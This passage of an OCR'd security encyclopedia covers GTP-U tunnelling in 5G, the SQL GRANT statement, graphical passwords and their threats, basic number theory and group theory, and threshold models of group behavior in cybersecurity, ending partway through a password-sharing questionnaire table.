Looking further into GTP-U in Fig. 1, two GTP-U tunnels are created across the N3 Interface between the gNodeB in the radio access network (RAN) and the user plane function (UPF) which resides in the core network for each packet data unit (PDU) session. Using port 2152, one tunnel will be created for the uplink traffic from the gNodeB to the UPF and one for the downlink traffic from the UPF to the gNodeB. These two unidirectional GTP tunnels form the bi-directional N3 GTP-U tunnel from the UPF to the gNodeB.




GPRS Tunneling Protocol (GTP), Fig. 1 GTP-U 5G Network Diagram

One of the main benefits for using GTP is it allows for the IP address of the user equipment (UE) also called the mobile phone, to remain the same, decoupling it from the transport or core network requirements. By allowing for the IP of the UE to remain the same, the UE will maintain a continuous session to the UPF, known as the anchor point, and onward to the Internet or other service. It is GTP that enables the smooth transition and routing changes required by encapsulating the UE user data for transport as the UE continues to move between gNodeBs.

In the 5G network example depicted in Fig. 2, the UE communicating with a service located out on the internet will be assigned an IP address. As the IP packet data from the UE reaches the base station, the packets are

encapsulated within the GTP tunnel before being set to the UPF. Once the packets arrive at the UPF, the GTP tunnel is removed from the IP packet and the source IP address of the packet remains to be the address assigned to the UE. The packets will then route onward to their destination on the internet. As the UE moves to the neighboring base station, the UE IP address will remain the same; however, a new tunnel would be used between the base station #2 and the UPF is the routing path has changed. At the UPF the GTP tunnel is removed unveiling the same source IP of the UE which in turn allows for the same session to continue between the UE and the service on the internet.



GPRS Tunneling Protocol (GTP), Fig. 2 5G Mobile Network Example

Cross-References

IPsec
Protocol

References

3GPP Technical Specification Group Core Network and Terminals; General Packet Radio Service (GPRS); GPRS Tunnelling Protocol (GTP) across the Gn and Gp interface (Release 15). TS 29.060 v15.5.0, June 2019

3rd Generation Partnership Project; Technical Specification Group Core Network; General Packet Radio Service (GPRS); GPRS Tunnelling Protocol (GTP) across the Gn and Gp Interface (Release 1998). TS 09.60 v7.10.0, December 2002

3rd Generation Partnership Project; Technical Specification Group Core Network and Terminals; General Packet Radio System (GPRS) Tunnelling Protocol User Plane (GTPv1-U) (Release 15). TS 29.281, December 2019a

3rd Generation Partnership Project; Technical Specification Group Core Network and Terminals; 3GPP Evolved Packet System (EPS); Evolved General Packet Radio Service (GPRS) Tunnelling Protocol for Control plane (GTPv2-C); Stage 3 (Release 15). TS 29.274 v15.9.0 September 2019b

3rd Generation Partnership Project; Technical Specification Group Services and System Aspects; 3GPP System Architecture Evolution (SAE); Security architecture (Release 16). TS 33.401 December 2020

GSMA; FS.20 GPRS Tunnelling Protocol (GTP) Security. October 2019

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_678

Grant Statement

Sabrina De Capitani di Vimercati[24] ✉ and Giovanni Livraga[25] ✉
(24) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy
(25) Computer Science Department, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati (Corresponding author)**
Email: sabrina.decapitani@unimi.it

✉ **Giovanni Livraga**
Email: giovanni.livraga@unimi.it


Definitions

The `GRANT` statement is used in the context of SQL access control model to grant privileges and/or roles to a grantee (Database Language SQL, 2016; De Capitani di Vimercati et al., 2001; Samarati and De Capitani di Vimercati, 2001).

Theory

Figure 1a reports the syntax of the `GRANT` statement for granting privileges. The statement includes the privileges involved in the granting process (which can be specific privileges or `ALL PRIVILEGES`), the object on which the privileges apply, the involved grantees (which can be users, roles, or `PUBLIC`), and three optional clauses. If `WITH HIERARCHY OPTION` is specified, then the privilege must be `SELECT`, and in this case the grantee is also automatically granted `SELECT` privileges on all subtables

(both existing and those that may be added in the future) defined on the table on which the privilege is granted. If `WITH GRANT OPTION` is specified, the grantee is automatically authorized to grant that same privilege to other grantees (with or without the grant option). For example, statement "`GRANT UPDATE ON Customers TO Alice WITH GRANT OPTION`" grants Alice the privilege of updating table Customers, granting her also the possibility of granting the `UPDATE` privilege on Customers to other grantees. If `GRANTED BY` is specified, it is possible to specify that the privilege is granted by the current user or current role.



Grant Statement, Fig. 1 Syntax of the `GRANT` statement for granting privileges (**a**) and roles (**b**)

Figure 1b reports the syntax of the `GRANT` statement for granting roles. The statement is similar to that for granting privileges (Fig. 1a). Instead of privileges, here the statement clearly includes the set of role names that are to be granted to the grantee(s). The optional clause `GRANTED BY` operates like for granting privileges. If the optional clause `WITH ADMIN OPTION` is specified, it automatically allows the grantee of the specified role to grant it to others, to revoke it from others, and to destroy it. For example, assuming that `auditor` is a role in the system, statement "`GRANT auditor TO Alice WITH ADMIN OPTION`" grants Alice role `auditor` along with the privileges associated with it, granting her also the possibility to grant the role to others, revoke it from others, and destroy it. Note that roles can be both grantors and grantees of other roles, and cycles of role granting are not allowed. For instance, if `roleA` has been granted to `roleB`, `roleB` cannot be granted to `roleA`.

Different real-world systems then implement, with possible differences, those statements and their clauses, depending on their own implementation of access control. For instance, a `GRANT` statement in Oracle can be used to grant system privileges to users and roles, roles to users and roles, object privileges for a particular object to users and roles. When granting system privileges to a user, then the user can immediately exercise the privilege. When granting system privileges to a role, then users who have been granted and have enabled the role can immediately exercise the privilege, and other users who have been granted the role can enable the role and exercise the privilege. Similarly, when granting a role to a user, then the user can immediately enable the role and exercise the privileges in the privilege domain of the role. When granting a role to another role, then the database adds the privilege domain of the granted role to the privilege domain of the grantee role, and users who have been granted the grantee role can enable it and exercise the privileges in the privilege domain of the granted role. Oracle permits to use the `WITH ADMIN OPTION` for granting system privileges also.

Both privileges and roles that have been granted through a `GRANT` statement can be revoked through a `REVOKE` statement. Considering that privileges and roles can be granted in chain through the `WITH GRANT OPTION` and `WITH ADMIN OPTION` clauses, revocation can occur recursively to revoke privileges/roles granted by a subject who is being revoked. For the `WITH ADMIN OPTION` clause, implementation in real-world systems can show differences: for example, revocation of system privileges from users and roles in Oracle does not occur recursively.

Cross-References

Privileges in SQL
Roles in SQL
Recursive Revoke
SQL Access Control Model

References

Database Language SQL (2016) ISO International Standard, ISO/IEC 9075-∗:2016

De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In: Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300413

Graph Anonymization

Privacy Metrics for Online Social Network Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1581

Graphical Authentication

Weizhi Meng[26] ✉
(26) DTU Compute, Technical University of Denmark, Copenhagen, Denmark

✉ **Weizhi Meng**
Email: weme@dtu.dk

Definition

Graphical authentication is a method of verifying users based on images instead of letters, strings, or characters. Users can create their credentials by interacting with one or several images.

Background

User authentication is an important security mechanism to protect assets from unauthorized access. Basically, authentication methodologies can be categorized based on “what you know” like ID and password, “what you have” like token and key, and “what you are” like human biometrics.

In practical usage, it is not convenient to bring a physical token, and some privacy concerns may be raised by biometric authentication. Currently, textual passwords still remain the most widely used authentication method due to its easy and inexpensive implementation, and that it is familiar by a majority of users. However, such textual authentication has well-known limitations in the aspects of both security and usability. For instance, due to the long-term memory limitation, users have difficulty remembering a complicated password for a long time, i.e., a random and not meaningful text. As such, users may choose a weak

password instead. These weak passwords can be easily guessed by attackers, i.e., most created passwords only provided fewer than 10 bits of security against an online trawling attack (Bonneau 2012).

To improve the password memorability and usability, graphical authentication has been proposed in around 1999, as previous psychology studies have shown that people generally have better memory and recognition for images than textual strings (Biddle et al. 2012). Based on the mechanism characteristics, both textual and graphical passwords are a kind of knowledge-based authentication, where users input a shared credential to prove their identity. Different from the textual passwords that use alphanumeric and/or special keyboard characters, graphical authentication can leverage human memory for visual information, by interacting with one or more images.

Theory and Application


As shown in Fig. 1, graphical passwords can be typically classified into three categories (Biddle et al. 2012): recognition-based scheme (i.e., recognizing images), pure recall-based scheme (i.e., reproducing a drawing without a hint), and cued recall-based scheme (i.e., reproducing a drawing with hints).

- *Recognition-based scheme*. Also known as cognometric system or searchmetric system, requires users to select one or more images from an image pool for authentication. Such scheme can often be designed by using faces, random art, maps, everyday objects, and icons. A typical example is that users remember a portfolio of face images during password creation and then select the correct face images from several decoys for verification (Suo et al. 2005). An example can refer to Fig. 2a.
- *Pure recall-based scheme*. Also known as drawmetric system, requires users to draw something on an image as their credential. In particular, users can draw their password either on a blank canvas or on a grid, or on a background image. A practical usage is the Android unlock pattern, in which users have to create a pattern to unlock their phones, by means of four dots at least and nine dots at most, within a 3x3 grid on a touchscreen. An example can refer to Fig. 2b.
- *Cued recall-based scheme*. Also known as locimetric system, requires users to click on a sequence of points on one or multiple blank or

background images to construct their secrets. One advantage over the pure recall-based scheme is that this scheme can reduce the memory load on users. A typical example is PassPoints system (Wiedenbeck et al. 2005), where users have to recall a sequence of five selected points on a single background image, and re-select these points during authentication. An example can refer to Fig. 2d.

- *Hybrid scheme*. The existing graphical passwords are mostly relying on the input actions of choice, click, and draw. Thus some hybrid schemes are developed aiming to provide better security by leveraging all actions. CD-GPS is a typical example that contains two operational steps (Meng 2012): image selection and secret drawing. Users have to firstly choose an ordered sequence of images from an image pool and then select one or some of them to click-draw their secrets. Another example is map-based scheme, which requires users to select one or multiple locations on a world map. For this purpose, users have to zoom in or zoom out the map to a specific map location.

  A commercial application of hybrid scheme is *Windows picture password*, as shown in Fig. 2c. A user can choose a picture and then "annotate" it with three finger movements: tap a point, draw a stroke, or sweep a circle.



Graphical Authentication, Fig. 1 Graphical password categories: (**a**) recognition-based scheme, (**b**) pure recall-based scheme, and (**c**) cued recall-based scheme



Graphical Authentication, Fig. 2 Graphical password examples: (**a**) PassFace (Suo et al. 2005), (**b**) Android unlock pattern (Meng et al. 2016), (**c**) Windows picture password (Zhao et al. 2013), and (**d**) PassPoints (Wiedenbeck et al. 2005)

Open Problems and Future Directions

Graphical authentication is developing at a rapid pace in the past two decades, while it has not been widely deployed in practice. There are various open challenges remained, which could be considered as future research directions.

- *Time efficiency*. An open challenge to hinder the wide adoption of graphical passwords is the time consumption required for completing authentication. Generally, graphical authentication may need more time than textual passwords, due to the interaction or operations with the system. Taking map-based scheme as an example, users may need at least 15 seconds during authentication, if they have to choose two locations on

the map. This issue also limits graphical passwords to local authentication like Android unlock pattern, as some delays may be caused by image transmission during remote authentication between a client and a server. To address this issue, there is a need to optimize the authentication operations.

- *Multiple password interference*. Currently, users may have multiple accounts for personal affairs, working environments, and businesses. Thus, similar to textual passwords, multiple password interference is also a challenge to graphical authentication, where users have to create and remember multiple passwords to log into different accounts. However, remembering a password in one condition (e.g., a personal account) might affect users' memory of other passwords (e.g., a working account). To mitigate this issue, visual cues can be provided to optimize and enhance users' memory.
- *Security and attacks*. Graphical passwords may suffer many threats in practical deployment. For example, brute-force attack is still feasible for Android unlock pattern, since the total number of possible patterns is only 389,112. In addition, users may have some bias when they create a graphical password in order to reduce memory burden, referring as "hotspot" issue. These hotspots can be used to launch an effective dictionary attack by greatly degrading the password space. Research has shown that most users may start their Android unlock pattern from the top left node. To ease these issues, there is a need to provide memory aids for legitimate users that cannot be leveraged by attackers to guess passwords (Biddle et al. 2012). Further, some user choice should be considered to randomize the graphical patterns with the aim to avoid divide-and-conquer guessing attacks.

  Side channel attack is another major threat to graphical authentication on mobile devices. For example, smudge attacks allow imposters recovering an Android unlock pattern by recognizing the oily residue left on the device screen. Smartphone charging attacks can record the phone screen during the whole charging process. An attacker can then extract all information from the captured videos and images. To mitigate these issues, there is a need to consider adding some invisible elements during the system design.
- *Shoulder surfing threat*. This is a particular threat in public environments (or crowded places), where attackers can use direct observation

techniques, such as looking over someone's shoulder, to obtain information (Suo et al. 2005). For protection, a promising solution is to design a multistep scheme by leveraging users' past experience and knowledge, in order to increase the cracking difficulty.

- *Comparison platform*. Due to various methods and measurements adopted in different graphical passwords, it is very hard to compare or reproduce results. There is a need for developing a comparison platform allowing to evaluate the performance among various graphical password schemes. This requires to include any special instrumentation for prototyping and testing versions, a clear study methodology, and detailed explanation about both usability and security results.
- *Security and usability trade-off*. Currently, most graphical password schemes need to make a balance between security and usability aspects. That is, increasing one aspect would decrease the other. It is an open challenge/future direction to design new graphical authentication that can increase both security and usability hand in hand.

Cross-References

Biometric Authentication
Graphical Authentication
User Authentication

References

Biddle R, Chiasson S, van Oorschot PC (2012) Graphical passwords: learning from the first twelve years. ACM Comput Surv 44(4):Article 19, 1–41

Bonneau J (2012) The science of guessing: analyzing an anonymized corpus of 70 million passwords. In: Proceedings of the 2012 IEEE symposium on Security and privacy, San Francisco, pp 538–552

Meng Y (2012) Designing click-draw based graphical password scheme for better authentication. In: Proceedings of the 7th IEEE international conference on Networking, architecture, and storage (NAS), Xiamen, pp 39–48

Meng W, Li W, Wong DS, Zhou J (2016) TMGuard: a touch movement-based security mechanism for screen unlock patterns on smartphones. In: Proceedings of the 14th international conference on Applied cryptography and network security (ACNS), Guildford, pp 629–647

Suo X, Zhu Y, Owen GS (2005) Graphical passwords: a survey. In: Proceedings of 21st annual computer security applications conference (ACSAC), Tucson, pp 463–472

Wiedenbeck S, Waters J, Birget JC, Brodskiy A, Memon N (2005) PassPoints: design and longitudinal evaluation of a graphical password system. Int J Hum Comput Stud 63(1–2):102–127

Zhao Z, Ahn GJ, Seo JJ, Hu H (2013) On the security of picture gesture authentication. In: Proceedings of USENIX security symposium, Washington, pp 383–398

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_453

Greatest Common Divisor

Scott Contini[27] ✉
(27) Silverbrook Research, Balmain, NSW, Australia

Synonyms

GCD; Greatest common factor

Definition

The *greatest common divisor* (gcd) of a set of positive integers $\{a_1, \ldots, a_k\}$ is the largest integer that divides every element of the set. This is denoted $\gcd(a_1, \ldots, a_k)$ or sometimes just $(a_1, \ldots, a_k)$.

Background

Approximately in 300 BC, the Greek mathematician Euclid described a method for computing the greatest common divisor in Book 7 of *Elements*. Known as the Euclidean algorithm, it is based upon the fact that the greatest common divisor of two integers is preserved under subtraction.

Theory

An important property of the greatest common divisor is that it can always be written as an integer linear combination of the elements of the set. In other words, there exist integers $x_1, \ldots, x_k$ such that

$$\sum_{i=1}^{k} a_i \cdot x_i = \gcd(a_1, \ldots, a_k) \cdot$$

For example, $\gcd(21, 91) = 7$ because 7 divides both 21 and 91, and no integer larger than 7 divides both of these values. A linear combination that represents the gcd is given by $x_1 = -4$ and $x_2 = 1$ since $21 \cdot (-4) + 91 \cdot 1 = 7$.

For the case of $k = 2$, the extended Euclidean algorithm can be used to efficiently find the integer linear combination. If the gcd is 1, then the integers are said to be relatively prime. The greatest common divisor is related to the least common multiple (lcm) by the relation $\gcd(a_1, a_2) \cdot \operatorname{lcm}(a_1, a_2) = a_1 \cdot a_2$.

Cross-References

Euclidean Algorithm
Least Common Multiple
Number Theory
Relatively Prime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300414

Greatest Common Factor

Greatest Common Divisor

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_508

Gröbner Basis

David Naccache[28] ✉
(28) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Synonyms

Standard basis

Definition

A Gröbner (or a standard) basis G is a particular kind of generating subset of an ideal I in a polynomial ring R. A Gröbner basis can be seen as a multivariate, nonlinear generalization of the Euclidean algorithm for computation of univariate GCDs or as a generalization of Gaussian elimination.

A Gröbner basis G is characterized by the fact that any multivariate division of any $p \in I$ by G gives 0. Here, division is understood as being relative to some monomial order (the obtained basis depends on the monomial ordering chosen).

Gröbner bases always exist and can be effectively obtained for any I starting with a generating subset. The best-known algorithm for computing Gröbner bases is Buchberger's algorithm. Gröbner bases are useful in cryptanalysis, mostly for attacking multivariate cryptosystems.

Open Problems

Find more efficient algorithms to compute Gröbner bases.

Cross-References

Multivariate Cryptography

Recommended Reading

Buchberger B, Winkler F (eds) (1998) Gröbner bases and applications. London mathematical society lecture note series 251. Cambridge University Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_411

Group

Burt Kaliski[29] ✉
(29) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

A *group* is a set of elements with a certain well-defined mathematical structure under a *group operation*.

Theory

A *group* $G = (S, °)$ is defined by a set of elements S and a group operation $\circ$ that satisfy the following *group axioms*:

- *Closure*. For all $x, y \in S$, $x°y \in S$.
- *Associativity*. For all $x, y, z \in S$, $(x°y)°z = x°(y°z)$.
- *Identity*. There exists an *identity element*, denoted I, such that for all $x \in S$, $x°I = I°x = x$.
- *Inverse*. For all $x \in S$, there exists an *inversey* such that $x°y = y°x = I$.

A group is *commutative* (also called *Abelian*) if the group operation does not depend on the ordering of the elements, i.e., if for all $x, y \in S$, $x°y = y°x$. A group is *cyclic* if it has a single generator, i.e., an element g such that every element of the group can be obtained by repeated composition with g *and its inverse*, starting with the identity element. The order of a group G, denoted #G, is the number of elements in G.

Groups commonly employed in cryptography include the following:

- A *multiplicative group modulo a prime*, where S consists of the set of integers (i.e., residue classes) modulo a prime p, excluding 0, and the group operation is multiplication. This group is typically denoted by Z_p^*, where Z_p denotes the integers modulo p, and $*$ denotes that the group operation is multiplication and 0 is excluded. The order of Z_p^* is $p - 1$.
  (This group is the same as the multiplicative group of the finite field F_p.)
- A subgroup of a multiplicative group modulo a prime, i.e., a subset of elements in Z_p^* that is closed under multiplication. Typically, the subgroup is selected so that its order is a prime number. For instance, the Digital Signature Algorithm (Digital Signature Standard) operates in a subgroup of order q of Z_p^*, where p and q are large primes and q divides $p - 1$.
- A subgroup of the multiplicative group of an extension field $\mathbb{F}_{q^d}$.
- A subgroup of an elliptic curve group. If the elliptic curve group has a prime order, then the subgroup is the same as the elliptic curve group.

All these examples are cyclic and commutative. An elliptic curve group itself may be noncyclic, but the subgroup of interest itself is typically cyclic.

A group is formally denoted by both the set and the group operation, i.e., $(S,\circ)$, but in cryptography, sometimes only the set S is denoted and the group operation is implied. In cryptography, the group operation is typically either denoted by multiplication or addition. In the former case, repeated application of the group operation is denoted by *exponentiation* (e.g., g^a); in the latter, it is denoted by *scalar multiplication* (e.g., aP where P is the group element).

Applications

Groups are primarily associated with public-key cryptography, but they also have some applications to symmetric cryptosystems. For instance, several researchers investigated whether the set of keys in the Data Encryption Standard forms a group (Campbell and Wiener 1992; Kaliski Jr et al. 1988), which could significantly weaken the standard; the set of keys does not.

Braid groups are a notable example of a noncommutative group in public-key cryptography (Anshel et al. 1999; Ko et al. 2000; Lee and Je 2003).

Cross-References

Field
Generator
Order
Subgroup

Recommended Reading

Anshel I, Anshel M, Goldfeld D (1999) An algebraic method for public-key cryptography. Math Res Lett 6:287–291
[MathSciNet]

Campbell KW, Wiener MJ (1992) DES is not a group. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 512–520

Kaliski BS Jr, Rivest RL, Sherman AT (1988) Is the data encryption standard a group? J Cryptol 1:3–36

Ko KH, Lee SJ, Cheon JH, Han JW, Kang J-S, Park C (2000) New public-key cryptosystem using braid groups. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 166–183

Lee E, Je HP (2003) Cryptanalysis of the public-key encryption based on braid groups. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003. Lecture notes in computer science, vol 2656. Springer, Berlin, pp 477–490

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300415

Group Attestation

Swarm Attestation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1582

Group Behavior in Cybersecurity

Dirk Snyman[30] ✉ and Hennie Kruger[30] ✉
(30) School of Computer Science and Information Systems, North-West University, Potchefstroom, South Africa

✉ **Dirk Snyman (Corresponding author)**
Email: dirk.snyman@nwu.ac.za

✉ **Hennie Kruger**
Email: hennie.kruger@nwu.ac.za

Synonyms

Collective behavior; Herding behavior; Information cascades; Lemming effect

Definition

Group behavior in cybersecurity refers to the interaction between two or more individuals, where they are exposed to the cybersecurity behavior and actions of others. This mutual interaction influences the behavior of the members of the group, and ultimately the collective behavior of the group in terms of cybersecurity.

Background: Group Behavior

The human aspect of cybersecurity is an ever-present occurrence that needs to be factored into cybersecurity policy and management strategies. The way an individual behaves in terms of cybersecurity is based on

determinants such as his/her motivations, convictions, and intentions. These determinants are the result of influences that affect the individual and originate from the environments in which (s)he functions. Behavior is, therefore, a product of the context in which it occurs. Typically, a person does not function solely in isolation with specific regards to their role within an organization. Much of the everyday existence is in the company of others, i.e., (s)he is part of a group. Given enough impetus between group members, the eventuality is that most members of the group will start to behave in a similar, if not the same, manner. This convergence of behavior is often referred to as the lemming effect or herding behavior which means that a person will follow the behavior of the group without much forethought, even against his/her own better judgment. This phenomenon of group behavior has been recognized as a prevailing human factor in cybersecurity.

Theory: Threshold Models of Collective Behavior

The way group behavior is formed from the actions of the individuals that comprise the group may be understood by employing a theory on the formation of group behavior. Formally, the model is termed threshold models of collective behavior. This theory was developed by Granovetter (1978) in the field of sociology. The premise of the theory is that the behavior of a person in a group setting is guided by an inborn threshold for participating in a specific behavior. Such a threshold refers to the proportion of other group members that must exhibit, or be believed to exhibit, the behavior, before the individual is stimulated to also perform the behavior.

When someone is confronted with two discrete behaviors with two distinct outcomes, usually participation or abstention, (s)he will unconsciously compare his/her own threshold level with the number of others they perceive as already performing the behavior. If the number of others that behave in a certain way exceed their threshold for participation, (s)he will be swayed to join in the behavior. This process continues with each subsequent group member that also must make the binary, contrasting decision of partaking or not and participation will grow until the group (or at least a significant percentage) performs the behavior. This growth and the eventual group behavior can be modeled by applying behavioral threshold analysis (BTA), based on the description of Growney (1983).

Application: Example in Cybersecurity

An illustrative example of the application of BTA, as applied in cybersecurity, is presented here. This example is intended to be instructive of the underlying methodology of analyzing cybersecurity group behavior (Snyman and Kruger 2019) and is presented here in a hypothetical setting.

Scenario: An organization has identified that password sharing among employees has become a noticeable problem which has to be addressed. To quantify the extent of password sharing, and the future extent thereof if no intervention is made, BTA is employed.

Behavioral threshold analysis: BTA aggregates the inherent thresholds that group members have towards participating in cybersecurity group behavior. The thresholds (expressed as a percentage) for the individuals comprising the group is determined by means of a short measurement instrument (questionnaire) on password sharing (or other relevant cybersecurity behavior) that is distributed to all the group members. The measurement instrument is presented below in Table 1. Note the layout of the question and answer grid; it is important to elicit effective and truthful thresholds.

Group Behavior in Cybersecurity, Table 1 Example measurement instrument

Percentage of colleagues who share their passwords	**How inclined would you be to also share your organization password, given the percentage of colleagues who share their passwords?**			
	Never	**Somewhat inclined**	**Strongly inclined**	**Always**
0–10%	1	2	3	4
11–20%	1	2	3	4
21–30%	1	2	3	4
31–40%	1	2	3	4
41–50%	1	2	3	4
51–60%	1	2	3	4
61–70%	1	2	3	4
71–80%	1	2	3	4
81–90%	1	2	3	4

Percentage of colleagues who share their passwords	How inclined would you be to also share your organization password, given the percentage of colleagues who share their passwords?			
	Never	Somewhat inclined	Strongly inclined	Always
91–100%	1	2	3	4

